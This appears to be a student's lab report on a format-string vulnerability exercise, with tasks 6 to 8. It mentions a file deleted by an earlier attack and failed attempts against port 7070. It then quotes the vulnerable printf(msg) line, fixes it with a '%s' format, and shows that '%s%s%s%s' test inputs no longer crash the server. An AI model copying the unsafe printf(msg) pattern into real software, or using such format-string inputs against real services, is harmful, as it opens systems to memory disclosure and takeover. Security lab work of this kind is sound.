
output my file is gone:



Task 7:

Although task 6 ultimately worked and deleted the right file from the attack, I was unsuccessful regarding task 7 unfortunately.





My attack attempts were not reaching the desired port. Here, I attempted to attack the port 7070 from the terminal as well as using badfile either by attacking the standard 127.0.0.1 port 9090 server or by attacking the 0.0.0.0 port 7070 server directly without success. I am unsure if I have an address wrong, my .py program is incorrect, my attack input is incorrect, or if it a combination of these issues plus others.

Task 8:

```
// This line has a format-string vulnerability
printf(msg);
printf("The value of the 'target' variable (after): 0x%.8x\n", target);
```

here is the issue. As stated by the lab, this line contains a format string vulnerability. There was a warning message when compiling at the beginning of the lab pointing to this location. To fix the issue, simply add the literal “%s” string into the printf:

```
// This line has a format-string vulnerability
printf("%s", msg);
printf("The value of the 'target' variable (after): 0x%.8x\n", target);
```

```
[11/03/22]seed@VM:~/.../Project3$ gcc -z execstack -o server1 serv
er.c
[11/03/22]seed@VM:~/.../Project3$ ls
badfile          exploit.py               server   server.c
build_string.py  peda-session-server.txt  server1
[11/03/22]seed@VM:~/.../Project3$
```

No more warning message!

```
[11/03/22]seed@VM:~/.../Project3$ sudo ./server1
The address of the input array: 0xbffff0d0
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbffff028
%s%s%s%s
The value of the 'target' variable (after): 0x11223344
The ebp value inside myprintf() is: 0xbffff028
%s%s
The value of the 'target' variable (after): 0x11223344
```

No more crashing! After attempting the original attack that crashed the server, it appears that adding the “%s” literal string into the printf stopped this attack.